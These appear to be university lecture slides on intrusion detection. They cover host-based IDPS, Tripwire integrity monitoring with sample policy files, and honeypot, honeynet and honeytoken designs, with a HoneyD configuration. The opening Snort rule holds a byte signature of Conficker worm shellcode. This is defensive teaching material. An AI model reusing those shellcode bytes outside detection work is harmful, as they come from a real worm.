
- **Detecting Conficker Worm**

```
alert tcp any any -> any 445 (msg: "conficker.a shellcode"; content: "|e8 ff ff ff ff c1|^8d|N|10 80|1|c4|Af|81|9EPu|f5 ae c6 9d a0|O|85 ea|O|84 c8|O|84 d8|O|c4|O|9c cc|IrX|c4 c4 c4|,|ed c4 c4 c4 94|&<O8|92|\;|d3|WG|02 c3| |dc c4 c4 c4 f7 16 96 96|O|08 a2 03 c5 bc ea 95|"; sid: 1000003; rev: 1;)
```

Host based IDPS

Host-Based IDPSs

- Host-based IDPS (HIDPS)
 - Deployed on hosts in the network perimeter
 - Commonly uses management servers
 - Gathers system variables such as
 - System processes, CPU use, file accesses, system logs, and system and application configuration changes
 - Does not sniff packets as they enter the LAN
 - Monitors log file entries and user activity



Host-Based IDPSs

- Often used to protect servers (Webserver, database server)
- Can tell whether an attack attempt was successful
- Can detect attacks that would get past NIDPS
- Provides only data pertaining to the host, not network as a whole
- Compares records stored in audit logs




Figure 8-8 A typical HIDPS deployment

Host-Based IDPSs

- Configuring an HIDPS
 - Centralized configuration
 - HIDPS sends all data to a central location
 - Host's level of performance is unaffected by the IDPS
 - Alert messages that are generated do not occur in real time
 - RAM, hard disk memory, and processor speed requirements are minimal
 - Distributed configuration
 - Processing of events is distributed between host and console
 - Host generates and analyzes it in real time
 - Performance reduction in host
 - Host should be equipped with maximum memory and processor speed

Hybrid IDPSs (Hybrid Deployment)

- Hybrid IDPS
 - Combines the features of HIDPSs and NIDPSs
- Combining IDPS Sensor Locations
 - Put sensors on network segments and network hosts
 - Can report attacks aimed at particular segments or the entire network

Securing IDPS Components

- Both NIDS and HIDS:
 - IDPS must be able to handle the volume of traffic or activity it encounters
 - IDPSs should be tested regularly
 - Communication between IDPS components should be encrypted
 - Authentication should be required for use and administration of the IDPS
 - IDPSs should be able to work during DoS attacks
 - OSs of HIDPSs should be patched and hardened (Bastion Hosts)
- NIDS:
 - Network downtime while deploying sensors
 - Sensors should not be addressable
- HIDS:
 - Making sure HIDPS services cannot be disabled

Tripwire Intrusion Detection System

What is Tripwire

- Host-based IDS which identifies changes made to specified files and directories
- **Why use Tripwire**
 - Damage assessment
 - Track system changes
 - Speed recovery from a break-in by reducing the number of files you must restore to repair the system.

Monitors Unix File System

- Permissions
- Inode number
- Number of links (i.e. inode reference count)
- User ID of owner
- Group ID of owner
- File type
- File size
- File is expected to grow
- Device number of the disk on which the inode is stored
- Device number of the device to which the inode points.
- Number of blocks allocated
- Access timestamp
- Modification timestamp
- Inode creation / modification timestamp
- CRC-32 hash of the data
- MD5 hash of the data
- SHA hash of the data
- HAVAL hash of the data

How does Tripwire work

- Protects Itself with
 - El Gamal 1024-bit asymmetric cryptography
- Message-digest algorithms used to insure data integrity
 - MD5
 - Haval
 - SHA/SHS
 - CRC 32
- Authentication and Encryption Between Manager and Server
 - All data transmission uses SSL (Secure Socket Layer)
 - 168 Triple DES Encryption


How does Tripwire work

1. Generates a baseline by taking a snapshot of specified files and directories
2. Then compares files and directories against the baseline database
3. And reports any modifications, additions, or deletions.

How does Tripwire work

- Tripwire files are signed or encrypted using site and local keys
- These protect the configuration, policy, database, and report files from being viewed or altered except by users who know the site and/or local passphrases.
- This means that, even if an intruder can obtain root access to your system, they will not be able to alter the Tripwire files to hide their tracks unless they also know the passphrases.

How does Tripwire work



Monitors Windows NT/2000

- **File System**

- Archive flag
- Read only flag
- Hidden flag
- Offline flag
- Temporary flag
- System flag
- Directory flag
- Last access time
- Last write time
- Create time
- File size
- MS-DOS 8.3 name
- NTFS Compressed flag

- **Registry**

- Maximum length of data for any value in the key
- Security descriptor control
- Size of security descriptor
- Last write time
- Registry type: key or value
- Type of value data
- Length of value data
- CRC-32 hash of the value data
- MD5 hash of the value data
- SHA hash of the value data
- HAVAL hash of the value data
- Type of value data

Using tripwire

- ***Update the Tripwire policy file*** — If you need to change the list of files Tripwire monitors or how it treats integrity violations, you should update your sample policy file
- ***Build a database of critical system files*** to monitor based on the contents of the new, signed Tripwire policy file
- ***Run a Tripwire integrity check*** — Compare the newly-created Tripwire database with the actual system files, looking for missing or altered files.
- ***Examine the Tripwire report file*** — View the Tripwire report file using twprint to note integrity violations.

Policy File

- Contains comments, rules, directives, and variables to check your system
- Each rule in the policy file specifies the files and directories you wish to monitor
- Encrypted to prevent unauthorized modifications

Tripwire Policies

- **Tripwire Policies** Policies are folders and specified actions to be taken
- **Check policies on the host system:** *gedit /etc/tripwire/twpol.txt*
- You'll see:

Variables to make configuration easier

```
SEC_CRIT = $(IgnoreNone)-Sha ;      # Critical files that cannot change
SEC_BIN = $(ReadOnly) ;              # Binaries that should not change
SEC_CONFIG = $(Dynamic) ;            # Config files that are changed infrequently but accessed often
SEC_LOG = $(Growing) ;              # Files that grow, but that should never change ownership
SEC_INVARIANT = +tpug ;             # Directories that should neverchange permission or ownership
SIG_LOW = 33 ;                      # Non-critical files that are of minimal security impact
SIG_MED = 66 ;                      # Non-critical files that are of significant security impact
SIG_HI = 100 ;                      # Critical files that are significant points of vulnerability
```

Tripwire Policy Example

Tripwire Binaries

```
( rulename = "Tripwire Binaries", severity = $(SIG_HI)){

    $(TWBIN)/siggen      -> $(SEC_BIN);
    $(TWBIN)/tripwire    -> $(SEC_BIN);
    $(TWBIN)/twadmin     -> $(SEC_BIN);
    $(TWBIN)/twprint     -> $(SEC_BIN) ;
}
```

Critical Libraries

```
( rulename = "Root file-system libraries", severity = (SIG_HI)){

    /lib                  -> $(SEC_BIN) ;
    /bin                  -> $(SEC_BIN) ;

}
```

log Libraries

```
( rulename = "log", severity = (SIG_HI)){

    /var/log               -> $(SEC_LOG) ;
}
```

Tripwire Policy Example

```
# Commonly accessed directories that should remain static with regards to owner and group

(
    rulename = "Invariant Directories",
    severity = $(SIG_MED)
)
{
    /          -> $(SEC_INVARIANT) (recurse = 0) ;
    /home      -> $(SEC_INVARIANT) (recurse = 0) ;
    /tmp       -> $(SEC_INVARIANT) (recurse = 0) ;
    /usr       -> $(SEC_INVARIANT) (recurse = 0) ;
    /var       -> $(SEC_INVARIANT) (recurse = 0) ;
    /var/tmp   -> $(SEC_INVARIANT) (recurse = 0) ;
}
```

References

- NIST 800-94 – A guide to Intrusion Detection and Prevention Systems
- A survey on Intrusion Detection and Prevention in Wireless Ad-hoc Networks - DOI: 10.1016/j.sysarc.2019.101701

School of Engineering and Computer Science

Te Kura Mātai Pūkaha, Pūrorohiko

CYBR371 **System and Network Security**

Capital thinking. Globally minded.




Intrusion Deception Systems

Honeypots and Honeynets



What are Honeypots

- Honeypots are real or emulated vulnerable systems ready to be attacked.



Benefits of Honeypots


- ❖ **Research**
 - **Identification and classification of attacks**
 - Find out reasons why and how attacks happen
 - Find out who is attacking you and profile them
 - **Attack tools**
 - Detailed information of attack tools and strategies.
 - **Increased knowledge**
 - Reveal internal communications of hackers, infections, spreading techniques of worms & viruses
 - Knowing how to respond & prevent future attacks

Benefits of Honeypots



- ❖ **Production**
 - **Evidence**
 - After identification of attacker, all data captured can be used in a legal procedure
 - **Risk Mitigation**
 - A honeypot deployed in a productive environment may lure an attacker away from the real production systems
 - **IDS-like functionality**
 - Since no legitimate traffic takes place to/from the honeypot, any traffic appearing is malicious

Types of Honeypots

- ❖ By Implementation
 - Server
 - Client
- ❖ By level of interaction
 - High
 - Low
- ❖ By purpose
 - Production
 - Research



Types of Honeypots - 1

- **Server:**
 - Simulate server-side services
 - Put the honeypot on the Internet and let the bad guys come to you.
 - **Client:**
 - Simulate client browser
 - Honeypot initiates and interacts with servers
- 
- The diagram illustrates a Server Honeypot setup. On the left, a computer tower icon is labeled "Server Honeypot". To its right, a list of simulated services includes "SSH Server", "FTP Service", "Web server, SMB services", and "SQL Database", with an ellipsis indicating more services. A curved arrow labeled "Attack" points from a black silhouette of a person's head towards the honeypot. On the far right, a similar black silhouette is shown.
- 
- The diagram illustrates a Client Honeypot setup. In the center, a cluster of computer icons is labeled "Client Honeypot". An arrow labeled "Generates Requests" points from the honeypot to a "Benign Server" icon on the right. Another arrow labeled "Request" points from the honeypot to a "Malicious Server" icon at the bottom right. A curved arrow labeled "Response" points back from the Benign Server to the honeypot. A final curved arrow labeled "Attack" points from the Malicious Server towards the honeypot.

Types of Honeypots - 2

❖ Low-interaction

- Emulates services, applications, and OS's.
- Low risk and easy to deploy/maintain, but capture limited information.
- Attacker activity is limited to the level of emulation by the honeypot
- e.g. Honeyd, Cowrie SSH honeypot

❖ High-interaction

- Nothing is emulated. Real services, applications, and OS's
- Capture extensive information, but high risk and time intensive to maintain.

Types of Honeypots - 3

❖ Production


- Easy to use/deploy
- Capture limited information
- Mainly used by companies/corporations
- Placed inside production network w/other servers
- Usually low interaction

❖ Research

- Complex to maintain/deploy
- Capture extensive information
- Primarily used for research, military, or govt. orgs

Location of Honeypots

- In front of the firewall
- Demilitarized Zone
- Behind the firewall (Intranet)




Honeynets

- High-interaction honeypot designed to capture in-depth information.
- Information has different value to different organizations.
- It's an architecture you populate with live systems, not a product or software.
- Any traffic entering or leaving is suspect.


How It Works

- A highly controlled network where every packet entering or leaving is monitored, captured, and analyzed.
 - Data Control
 - Data Capture
 - Data Analysis



Data Control

- Mitigate risk of honeynet being used to harm non-honeynet systems
- Count outbound connections
- IPS (Snort-Inline)
- Bandwidth Throttling



Data Capture

- Capture all activity at a variety of levels.
 - Network activity.
 - Application activity.
 - System activity.

Sebek

- Hidden kernel module that captures all host activity
- Dumps activity to the network.
- Attacker cannot sniff any traffic based on magic number and dst port.

Network Telescope

- Also known as a **darknet**, **internet motion sensor** or **black hole**
- Allows one to observe different large-scale events taking place on the Internet.
- The basic idea is to observe traffic targeting the dark (unused) address-space of the network.
- Since all traffic to these addresses is suspicious, one can gain information about possible network attacks
 - random scanning worms, and DDoS backscatter
 - other misconfigurations by observing it.

Honeytokens

- **Honeytokens** are honeypots that are not computer systems.
- Their value lies not in their use, but in their abuse.
- Honeytokens can exist in almost any form,
 - A dead, fake account
 - Database entry that would only be selected by malicious queries

Honeytokens

- In general, they don't necessarily prevent any tampering with the data,
 - but instead give the administrator a further measure of confidence in the data integrity.
- An example of a honeytoken is a fake email address used to track if a mailing list has been stolen

Server Honeypot Example

- ❖ **Cowrie SSH** (<https://github.com/cowrie/cowrie>)
 - Simulates SSH and Telnet services
 - OS simulation
 - Records requests and login credentials
 - Can be setup to mirror a production system file structure
 - Allows simulation of multiple Linux commands
 - File and folder creation and deletion
 - File and folder ownership and permission modification
 - File download
 - Process and resource monitoring (ps, top,
 - Ping, traceroute etc
 - ...

❖ Server Honeypot Example - HoneyD

- Simulates thousands of virtual hosts at the same time.
 - Web servers, ftp servers, etc...
 - Includes proxy connects.
 - Passive fingerprinting to identify remote hosts.
- Simulates operating systems at TCP/IP stack level:
 - Fools nmap and xprobe,
- Simulation of arbitrary routing topologies:
 - Integration of physical machines into topology.
 - Configurable latency and packet loss.
 - Asymmetric routing.
 - Distributed Honeyd via GRE tunnelling.

```
route 10.3.0.1 add net 10.3.240.0/20 10.3.240.1 latency 5ms loss 0.5

set default default tcp action block
set default default icmp action block

create windows
set windows personality "Microsoft Windows XP Professional SP1"
set windows default tcp action reset
add windows tcp port 135 open
add windows tcp port 21 open
add windows tcp port 22 open

add windows tcp port 80 "scripts/web.sh"
add windows tcp port 22 "scripts/SSH.sh"

set windows ethernet "00:00:24:ab:8c:12"
dhcp windows on eth1
bind 10.2.0.243 to fxp0
```

Server Honeypot Example

- ❖ **Dionaea** (<https://dionaea.readthedocs.io/en/latest/>)
 - ❖ Downloads malware exploiting vulnerabilities in popular services offered to a network, with the goal of gaining a copy of the malware.
 - ❖ Submit files to CWSandbox, Norman Sandbox or VirusTotal
 - ❖ Supports a large number of protocols
 - ❖ Can be embedded with other systems

SIP (VoIP)	Printer	PPTP	HTTP
SMB	MySQL	MSSQL	MongoDB
TFTP	MQTT	HTTP	

Server Honeypot Example

- **Tanner:** Evaluates HTTP requests and composing the response. TANNER uses multiple application vulnerability type emulation techniques when providing responses for SNARE.
 - Simulates xss, sqlite, mysql, php code and object injection etc. vulnerabilities
- **HoneySMB**
- **Bait & Switch**
- **HoneyD (Works but no longer supported)**

Benefits of Honeypots

Pros


- Simple Concept
- Collect small data sets of high value
- Few False Positives
- Catch new attacks
- Low False Negatives
- Can beat encryption
- Minimal hardware
- Real time alerting

Cons

- Potentially complex
- Need data analysis
- Only a microscope
- Detection by attackers
- Risk from compromises
- Legal concerns
- False negatives
- Potentially live 24/7
- Operationally intensive

Legal Issues

- **Entrapment**
 - Concern for a honeypot owners.
 - Attackers may argue entrapment
- **Privacy**
 - Restrictions on monitoring the network
 - Privacy policies, terms of agreement etc..
- **Liability**
 - Potential lawsuits filed against owners



Collection of Honeypots

